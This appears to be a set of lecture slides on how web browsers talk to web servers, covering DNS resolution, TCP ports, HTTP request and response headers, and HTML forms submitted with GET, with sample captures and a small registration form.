
Response Headers
view source
Connection: close
Content-Length: 826
Content-Type: text/html; charset=UTF-8
Date: Thu, 29 Oct 2020 16:26:35 GMT
Host: 127.0.0.1:8080
```

HTTP Response Header

```
Request Headers
view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US;q=0.8
Cache-Control: no-cache
Connection: keep-alive
Host: 127.0.0.1:8080
Pragma: no-cache
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_8) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4248.88 Safari/537.36
```

HTTP Request Header


Connecting to a Web Server



Connecting to a Web Server


- Given such a URL, the web browser first checks the local **DNS cache** on its system for an entry corresponding to the domain of the website being requested.
 - If no entry is found locally, the browser queries a DNS server to resolve the IP address of the domain name.
- After the IP address of the web server is resolved, the client makes a **TCP connection** to a specified **port** on the web server.

Port	Service
21	File Transfer Protocol (FTP)
80	Hypertext Transfer Protocol (HTTP)
443	Hypertext Transfer Protocol over TLS/SSL (HTTPS)



HTTP Request

- After establishing a **TCP connection** to the *web server*, the browser sends requests, known as **HTTP requests**, to that web server, encapsulated in the data portion of a **TCP packet**.
- An HTTP request **specifies the file** the browser wishes to receive from the web server.
- HTTP requests typically begin with a request line, usually consisting of a command such as **GET** or **POST**. Next is the headers section that identifies additional information.



HTTP Protocol

- Text Based Protocol
 - Comprised of Headers and Body
 - One Response per Request
 - Terminated by “\r\n\r\n”
- **Stateless** by Design
 - A request or response does not have knowledge of previous requests or responses
- Web Client Interprets Response
 - Typical Client: Web Browser
 - Typical Content: HTML, CSS, JavaScript

HTTP Request

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 Firefox/47.0
Accept: text/html,*/*
Accept-Language: en-US,en;q=0.5
Connection: close
```

HTTP Response


```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: SESSION=gWnMNkb2LaL4BXidtMRIpHgnJA4g;
Connection: close
Content-Length: 49

<!doctype html><html><h1>Hello World!</h1></html>
```

HTTP Headers

Standard HTTP Headers are an evolving set of set of key-value entries in an HTTP request and response and their effect depends on support by client and server.

Header	Type	Contents
User-Agent	Request	Information about the browser and its platform
Accept	Request	The type of pages the client can handle
Accept-Charset	Request	The character sets that are acceptable to the client
Accept-Encoding	Request	The page encodings the client can handle
Accept-Language	Request	The natural languages the client can handle
Host	Request	The server's DNS name
Authorization	Request	A list of the client's credentials
Cookie	Request	Sends a previously set cookie back to the server
Date	Both	Date and time the message was sent
Upgrade	Both	The protocol the sender wants to switch to
Server	Response	Information about the server
Content-Encoding	Response	How the content is encoded (e.g., gzip)
Content-Language	Response	The natural language used in the page
Content-Length	Response	The page's length in bytes
Content-Type	Response	The page's MIME type
Last-Modified	Response	Time and date the page was last changed
Location	Response	A command to the client to send its request elsewhere
Accept-Ranges	Response	The server will accept byte range requests
Set-Cookie	Response	The server wants the client to save a cookie



HTTP Headers


- Convention is to prefix uncommon or experimental headers with “X-”
 - X-Requested-With: XMLHttpRequest
 - X-Do-Not-Track: 1 (or) DNT: 1
- Sometimes “X-” prefixed headers can be used to disable security features for compatibility reasons
 - X-XSS-Protection: 0
 - *hints to disable XSS protection*

```
HTTP Headers
http://blog.lifars.com/2015/02/18/weird-security-term-of-the-week-clickjacking/

GET /2015/02/18/weird-security-term-of-the-week-clickjacking/ HTTP/1.1
Host: blog.lifars.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 19 Feb 2015 17:25:28 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding, Cookie
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
X-Pingback: http://blog.lifars.com/xmlrpc.php
Link: <http://wp.me/p4BZPV-iv>; rel=shortlink
Last-Modified: Thu, 19 Feb 2015 17:25:28 GMT
Cache-Control: max-age=300, must-revalidate
X-nananana: Batcache
Content-Encoding: gzip
```


HTML Forms

A screenshot of a web browser window titled "Registration". The address bar shows "127.0.0.1:8080/register.html". The page content includes the heading "Registration", a prompt "Please enter your name and email address.", and a form with three input fields: "First: Ahmed", "Last: Tamrawi", and "Email: ahmedamrawi@gmail.com". A "Submit" button is located to the right of the email field. Below the form, the text "Thanks!" is displayed.

- HTML includes a mechanism called **forms** to allow users to provide input to a web site in the form of variables represented by **name-value pairs**.
- The server can then process form variables using server-side code
- Forms can use two methods to submit data: **GET** and **POST** variables.
 - When users submit a form using GET variables, the name-value pairs for the variables are encoded directly into the URL, separated by &.
 - On submitting a POST form, however, the submitted variables are included in the **HTTP request's body**.

HTTP Methods: *GET* Requests



- Most common HTTP request type:
 - Clicking a link or typing a URL in your browser is almost always a GET request.
- Parameters are within the URL and no HTTP request body is defined.
- Multiple parameters delimited by “&”
 - Example: /page?p1=a&p2=b



```

1 <html>
2 <title>Registration</title>
3
4 <body>
5   <h1>Registration</h1>
6   <h2>Please enter your name and email address.</h2>
7   <form method="GET" action="http://localhost:8080/test.html">
8     First: <input type="text" name="first">
9     Last: <input type="text" name="last">
10    Email: <input type="text" name="email">
11    <input type="submit" value="Submit">
12  </form>
13  <p><b>Thanks!</b></p>
14 </body>
15
16 </html>

```


